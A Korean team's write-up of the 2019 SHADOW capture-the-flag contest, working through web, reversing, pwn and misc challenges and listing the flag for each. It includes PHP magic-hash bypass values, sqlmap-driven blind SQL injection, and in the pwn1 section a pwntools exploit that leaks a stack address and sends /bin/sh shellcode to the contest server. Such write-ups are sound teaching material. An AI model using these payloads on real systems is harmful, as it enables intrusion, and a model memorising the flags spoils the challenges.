2019 SHADOW CTF

오만원받아갑니당 WRITEUP



2019.10.31

이재승 박현범 박석은

**INDEX**

1. **WEB**
   1. SourceCode(50pt)
   2. MAGIC PASSWORD(50pt)
   3. SHADOW Club Sign-up(150pt)
   4. JavaScript CHALLENGE ?!(100pt)
2. **REV**
   1. DebugMe(50pt)
   2. strcat(500pt)
   3. BrokenTable(200pt)
   4. FindPng(50pt)
   5. RSP\_GAME(50pt)
   6. maze(150pt)
3. **PWN**
   1. mctz-fd(50pt)
   2. dontbof(200pt)
   3. pwn1(50pt)
   4. pwn2(200pt)
4. **MISC**
   1. Hello(10pt)
   2. UglyJS(100pt)
   3. MSG API(400pt)
   4. XOR(50pt)
5. **후기**

**1. WEB**

A. SourceCode(50pt)



“소스코드” 문제설명이 굉장히 심플하다. 링크를 타고 들어가보면 다음과 같은 모습을 볼수 있다.




출제자가 제발 소스코드를 확인하라고 부탁하고 있는 듯하다. 하지만 아무리 찾아봐도 어떤 소스코드를 보라는 것인지 알 수 없었고, 설마 하는 마음에 phps로 요청을 보내보니 아래와 같은 php 소스코드를 확인할 수 있었다.

|  |
| --- |
| <?php eval(gzinflate(base64\_decode('BcHJcoIw..중략..x8='))); ?> |

eval로 실행되어 내용을 확인할 수 없어 eval부분을 echo로 바꾸어 실행해보면 그 안에 또 비슷한 양상의 코드가 있었고, 이 작업을 반복하다가 마지막에 나온 값을 base64 디코딩 해보니 플래그가 나왔다.

**FLAG : SHADOW{PHP\_3NC0D1NG}**

B. MAGIC PASSWORD(50pt)



링크를 타고 들어가보면 인풋이 두 개 있고, 소스코드 링크가 있다.



위와 같은 소스코드로 구성되어 있고, md5값과 sha1값이 같아야 하는 문제다. 문제 제목으로 미루어보아 magic hash 값을 이용한 문제임을 직감했고, 이 로직을 풀 수 있는 데이터를 찾아봤다.

*$v1 = "0e00000000000000000000081614617300000000";*

*$v2 = "GEGHBXL";*


위 값이 가장 적절했고, php의 비교 취약점으로 base64 인코딩 된 플래그를 얻을 수 있었다.

**FLAG : SHADOW{C0FF33H0L3}**

C. SHADOW Club Sign-up(150pt)




드디어 나도 SHADOW 동아리 부원이 될 수 있는 기회가 생긴 것 같다. 링크를 타고 들어가면 다음과 같은 지원 페이지를 확인할 수 있다.



[가입 신청] 탭은 간단한 퀴즈가 있다. 이 탭을 출제자가 만들어 놓은 이유가 분명 있을거라 생각했고 삽질을 많이 했는데 다 무의미한 시도라 생략하겠다. 아마 나 같은 사람들을 낚기 위한 큰 그림이 아니었나 싶다. [신청 확인] 탭을 들어가면 인풋이 하나 있는데 굉장히 수상해 보인다. 여기에 SQL 인젝션을 시도하면 아름답게 먹힌다.




쿼리 결과가 존재하면 GET 인자를 출력해주는듯 싶다. 블라인드 SQL인젝션이 가능해 보이는데, 이정도면 굳이 코드를 짜지 않아도 sqlmap으로도 풀리겠다 싶어서 돌려보니 비록 time based로 인식하긴 했지만 돌려놓고 다른 문제 풀고오니 풀렸다.




**FLAG : SHADOW{W3LC0M3\_T0\_5H4D0W}**

D. JavaScript CHALLENGE ?!(100pt)



들어가보면 아래와 같이 하나씩 해결해 나가는 형식의 문제 사이트가 나온다.



Start를 입력해서 게임을 시작했다.



1단계는 난독화 문제였다. Eval 함수로 어떤 로직을 실행시키려 하는데 저걸 콘솔에 그대로 실행시키면 키가 나온다. 숨겨진 플래그 조각은 개발자 도구 탭을 찾아보니 [Application] 탭에서 key4와 함께 얻을 수 있었다.

Key1 : 5T4GE\_1

Key4 : S7AG3\_A

Flag\_fragment\_1 : SHADOW{C0MPR3


Key4를 얻었기 때문에 바로 넘어갈 수 있지만 하나씩 풀어보자.



2단계는 버튼을 클릭해야 하는 문제다. 코드를 보면 input이 disabled 되어있는데 이 부분을 없애고 onClick 이벤트에 script 태그에 있는 quest() 함수를 넣어준 후 클릭하면 키가 나온다.

Key2 : 5T4GE\_2

Flag\_fragment\_2 = SDNOUzFWM19XM0JfQ0g0 = H3NS1V3\_W3B\_CH4



3단계는 javascript에 특이점이 온 듯 하다. 마지막 (); 구문으로 보아 결국 특정 연산을 통해 함수를 구성하고, 최종적으로 실행시키는 듯 하다. 콘솔에서 뒤의 실행 구문만 빼고 실행하면 완성된 함수의 모습이 나온다.

function stage3() {

var key = "Look at the HTML comment!";

}

위 코드에서 HTML 코멘트를 보라고 했으므로 코드에서 주석부분을 확인했다.

|  |
| --- |
| <!--  Create By SHIONISTA  010 - xxxx - 5456  Monday, 16 September 2019  Majimak hakgi !  3 is favorite NUMBER  No Comment.  777  --> |

전 스테이지에서부터 수상하긴 했지만 유심히 들여다보지는 않았다. 이 도통 무엇을 봐야 하는지 모르겠지만 물 한잔 마시고 오니 세로본능 아이디어가 더올랐고, 키가 보였다.

Key3 : C0MM3N7



4단계도 난독화 문제로 보인다. 위 코드를 그대로 실행해 봤는데 뒷부분이 잘렸는지 실행이 안됐다. 그래서 소스를 보니 뒷부분이 존재했고, 주석으로 로컬 스토리지라는 힌트가 있었다. 우선 해당 소스를 실행해보면 1단계에서 찾았던 플래그 조각이 나온다. Flag\_segment\_1에서 1이 1단계의 1이 아니었다. 개발자 도구에서 로컬 스토리지를 확인해보니 1단계에서 알아낸 방법과 같은 방법으로 플래그를 알아낼 수 있었다.



ㄴ..네? 왜 클릭을 하냐구요? 일단 눈에 보이는게 클릭하고 싶은 버튼밖에 없으니 클릭해보자 무언가 떴다가 사라지는 잔상을 볼 수 있다. 빠르게 반복적으로 클릭해서 마치 사라지지 않는 것처럼 실체로 만든다.




자바스크립트에서 생성 코드를 확인할 수 있고, 그 태그 부분을 직접 넣어주면 나온다. 두번 클릭하면 키가 나온다.

Key5 : H1DD3N\_FL4G



출제자도 특이점에 도달한듯 하다. 문제가 문제라는 말일까? 클릭해보면 도움말 페이지를 참고하라고 했다. 그러나 첫 페이지에서 공지했듯이 도움말 페이지는 현재 점검중이다. 어떻게 볼 수 있을까? 그냥 생각이 나는 단어를 때려보기로 했다. 는 help.php로 한번에 찾았다.




여기서 알 수 있는 점은 플래그는 3조각으로 나누어져 있다는 점과 이 페이지에 그 하나가 존재한다는 점이다. 잘 찾아보면 의미없어보이는 shadow.png의 응답 헤더에 숨어있는 귀여운 꼬마아가씨를 찾아낼 수 있다. (생각이 많을 땐 레몬사탕이지)

Flag\_fragment\_3 : TEwzTkczX0cxRlRfUzNUfQ== : LL3NG3\_G1FT\_S3T}


**FLAG : SHADOW{C0MPR3H3NS1V3\_W3B\_CH4LL3NG3\_G1FT\_S3T}**

**2. REV**


A. DebugMe(50pt)



파일을 다운받아 실행시켜보았지만 아무것도 뜨지 않았다.



로직이 조금 이상하게 돌아갔다. 디버깅을 탐지해서 로직을 돌지 못하게 하지만 최종적으로 출력하는 코드는 디버깅이 탐지되어야 돌아간다. 애초에 디버깅일 때 로직을 시작할 수 있도록 변경하면 되겠다.




위와 같이 해당 로직을 찾았고, JNZ를 JZ로 변경하여 실행하면 base64 인코딩 된 플래그가 나온다.


c2hhZG93e0JhZWdAcGEuLiEhfQ==

**FLAG : shadow{Baeg@pa..!!}**


B. strcat(500pt)



No Solve 라는 기록을 가진 어마무시한 문제,,, 여전히 잘 모르겠다. 입력을 주면 4개의 출력을 한다. A는 그대로 출력, B는 거꾸로 출력, C는 A:B 출력, D는 입력값에 따라 다르다.




이렇게 입력 값을 정렬해주는데, A와 B결과가 똑 같은 경우(좌우 대칭) 이상한 값을 출력한다. 어떤 데이터를 읽어와서 NULL까지 출력한다.




이게 도대체 무슨 값인고,,, 인풋에 따라 달라지지는 않는 것 같고, 전체 데이터는 저 스택에 있는 값들인 것 같은데 중간에 00때문에 출력되다 마는 것 같기도 하다.

풀이 알려주세요 ㅠ


C. BrokenTable(200pt)




파일을 열어보면 특정 로직에 의해 인코딩 되어있는 문자열이 있고, 이를 디코딩해서 출력하는 방식임을 알 수 있다.




위와같이 인코딩 된 문자열을 얻을 수 있지만 base64 디코딩은 안된다. 역시 base64는 훼이크인가 싶던 찰나 로직을 분석하다가 아래와 같은 내용을 볼 수 있었다.




디코딩에 필요한 테이블에 이상한 메시지가 담겨있었다. 손이 떨리기 시작했고, 남은 로직을 다 분석하기에는 너무 귀찮았다. 결국 다소 무식한 방식이지만 base64 table을 검색결과를 다 넣는다는 생각을 행동으로 이행했다. 는 한번에 찾았다.





**FLAG : shadow{5HAD0W\_b64\_T@b|e}**

D. FindPng(50pt)




다운로드되는 파일은 exe파일이지만 이미지 파일을 찾으면 될 것 같다. PNG 시그니처를 찾아서 그 앞의 데이터를 모두 지우고 이미지로 열어보니 플래그가 나왔다.




**FLAG : shadow{H0w\_m@ny\_hambUrgErs\_c@n\_I\_have?}**


E. RSP\_GAME(50pt)



한국어로 가위바위보 게임이다. 디버깅을 해보면 컴퓨터가 무엇을 낼지 알 수 있다.




처음에 코드패치를 해서 잘 풀었는데 문제오류로 파일 다시 받고 나서부터 무슨 이유인지 패치가 잘 먹히지 않아서 직접 하나하나 넣어서 풀었다.



**FLAG : shadow{ShaDow\_IS\_Best>\_<}** <- 문제오류로 is 대문자 게싱으로 풀이


F. maze(150pt)




최단거리 찾는 문제였다. 문제 개수도 많고 배열도 조금 큰 편이라서 수작업으로 풀기 어렵기 때문에 코드를 짤 수밖에 없었다. 문제 분야도 알고리즘 분야라 나는 바보같이 다익스트라 코드를 짜기 시작했다. 코드를 짜다가 갑자기 떠오른 생각이 계속 실행해도 결과가 똑같다는 점이었다. 바로 코드를 짰다.

|  |
| --- |
| # -\*- coding: utf8 -\*-  from pwn import \*  context.log\_level='debug'  value = []  for i in range(101):  x = process("./maze")  x.sendlineafter("WW WW\n\n", "1")  for v in value:  x.sendlineafter("=======\n", str(v))  for j in range(1,2000):  x.sendlineafter("=======\n", str(j))  x.recvuntil("INPUT")  data = x.recv(1024)#x.recvline()  if "WRONG" not in data:  print("Level"+ str(i)+" : "+str(j))  value.append(j)  x.close()  break  if "shadow" in data or "SHADOW" in data:  print(data)  exit(1)  else:  x.sendline("y")  else:  print("nono?")  print(value) |

이를 실행하면 다음과 같이 100개 스테이지의 값을 모두 알려준다.




위 값을 코드의 value에 붙여 넣은 후 디버깅 하면서 실행하면 아래와 같이 플래그를 얻을 수 있다.



**FLAG : SHADOW{Be1ieve\_ir1\_y0urse1f!}**

**3. PWN**


A. mctz-fd(50pt)




파일을 다운받아서 실행해보면 굉장히 퀄리티 좋은 프로그램이 실행된다.



쉘처럼 보이고, LOB같은 느낌이 난다.




코드는 위와 같고 pwnable.kr에서 비슷한 문제를 풀었던 기억이 있다. read()가 표준입력으로부터 입력을 받게 하면 되는 문제다.




**FLAG : SHADOW{q1w2e3r4}** … 뭔가 이거 아니었던 것 같은데 확인할 방법이 없네요

B. dontbof(200pt)




침착하게 풀었어야 하는데 너무 성급해서 기본적으로 검사했어야 하는 strings를 빼먹는 바람에 풀지 못한 문제.



**FLAG : SHADOW{$H4D0w\_M4n54E}**

C. pwn1(50pt)




NX가 안걸려있어서 쉘코드를 사용할 수 있었고, 스택 주소를 구하기 위해 sys\_write로 리턴해서 리턴 주소 뒤에 있는 스택 주소값을 릭해서 풀 수 있었다.


|  |
| --- |
| from pwn import \*  context.log\_level = 'debug'  sh = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80"  x = remote("20.41.78.41", 8881)  payload = "\x90" \* 20  payload += p32(0x08048087)  x.sendafter("Let's start the CTF:", payload)  stack = u32(x.recv(4))  print(hex(stack))  payload = "a"\*20  payload += p32(stack+0x14)  payload += sh  x.send(payload)  x.interactive() |

**FLAG : shadow{4e@h\_9ood\_1e@k111}**


D. pwn2(200pt)




위 서버에 접속하면 아래와 같은 파일이 있다.



pwn2는 값을 입력을 받으면 /home/woo 에 있는 password 파일과 비교해서 같으면 플래그를 보여준다. 정말 이상한건




위와 같이 이 디렉터리는 woo가 아닌데 password 파일이 있다는 점이다. 엄청 고민하다가 calc\_flag() 함수의 로직을 분석했다. 특정 테이블이랑 xor연산을 하는데 테이블의 길이를 통해 플래그의 길이를 알아낼 수 있다. 그리고 “shadow{“ 가 항상 플래그의 시작이기 때문에 이를 이용해서 우리가 넣어야 하는 패스워드의 일정부분을 복구할 수 있다.



(응? 거짓말 하지마,,)


뭔가 이상하다. 정말 익숙한 글자가 보인다. 설마설마 하는 마음에 확인을 해봤다.



**FLAG : shadow{!-!ouu\_@b0ut\_t!-!i$\_pw//}**

**4. MISC**


A. Hello(10pt)




활기찬 CTF의 시작을 알리는 문제였다.

**FLAG : SHADOW{He11o\_W0rld!}**

B. UglyJS(100pt)



개발자도구에서 브레이크 포인트를 걸고 디버깅 하다보면 플래그가 나온다.



**FLAG : SHADOW{0h!VeryG0od}**


C. MSG API(400pt)




위 링크에는 API 사용법에 대해 설명이 되어있다. 문제 푸는 당시에는 서버에서 고려하는 변수에 세션이 포함되어 있다는 생각을 못해서 API의 오류는 없다고 생각했었다. 세션을 유지시켜주도록 다시 코딩해보면 다음과 같은 프로그램을 만들 수 있다

|  |
| --- |
| import requests  import pprint  import json  class MsgAPI:  sess = requests.Session()  URL = "http://13.209.63.227:8010/msg/"  def \_\_init\_\_(self):  self.recvlist=[]  self.id=""  self.pw=""  self.pkey=""    def create(self, user\_id, user\_pw):  res = self.sess.get(self.URL+"create.do", params = {  "ID" : user\_id,  "Password" : user\_pw  })  res = json.loads(res.text)  if res['result'] is not "Fail!":  self.id = user\_id  self.pw = user\_pw  self.pkey = res['private key']  print(user\_id+" create Success!")  return True  else:  print("createUser Error : "+str(res))  return False  def send(self, receiver, message):  res = self.sess.post(self.URL+"send.do", data = {  'Sender' : self.id,  'Receiver' : receiver,  'Msg' : message  }, headers={'Content-Type': 'application/x-www-form-urlencoded'})  res = json.loads(res.text)  pprint.pprint(res)    def recv(self):  res = self.sess.post(self.URL+"recent.do", data={  'ID' : self.id,  'Pkey' : self.pkey  }, headers={'Content-Type': 'application/x-www-form-urlencoded'})  res = json.loads(res.text)  pprint.pprint(res) |


이를 interactive mode 로 실행시켜서 다음과 같이 이용할 수 있다.



메시지는 그리즐리에게만 보낼 수 있다. 대회 당시에도 이 부분을 알고 있었고, 암호문 같은게 있을 것이라 생각했지만 전혀 찾을 수 없었다. 그러나 이번에 세션을 유지시키도록 다시 코딩해보니 recent 메시지에 답변이 도착한 것을 볼 수 있었다. 대회 당시에는 에러메시지가 “메시지가 없거나 pkey가 틀렸습니다” 와 같은 형식으로 알려주어서 그냥 메시지가 오지 않은 줄 알았다.



내게 온 바이너리 메시지를 문자열로 변환해보면 Send me “burgerking” 이라는 문자열을 볼 수 있었다. 보내라고 한대로 맛있는 버거킹을 보내보면 대회 때 무척 보고싶었던 그리즐리의 행복한 모습을 볼 수 있었다. (그리즐리,, 행복해라,,)




이번에는 내가 원했던 RSA 암호문을 주었다. 아래와 같이 복호화 하는 코드를 짰다.



위와 같이 제공된 private key를 이용해 해당 메시지를 복호화 하면 플래그가 나온다.

**FLAG : SHADOW{I\_L0ve\_BurgerK1ng}**

D. XOR(50pt)




대회 시작하고 가장 처음 잡았던 문제다. 2분만에 플래그가 나왔는데 플래그가 틀렸대서 삽질을 많이 했던 문제다. CyberChef 사이트에서 [from hex] 후 [xor brute force] 기능을 이용하면 0xff에서 바로 풀린다.

**FLAG : shadow{he10W\_w0r1D}**

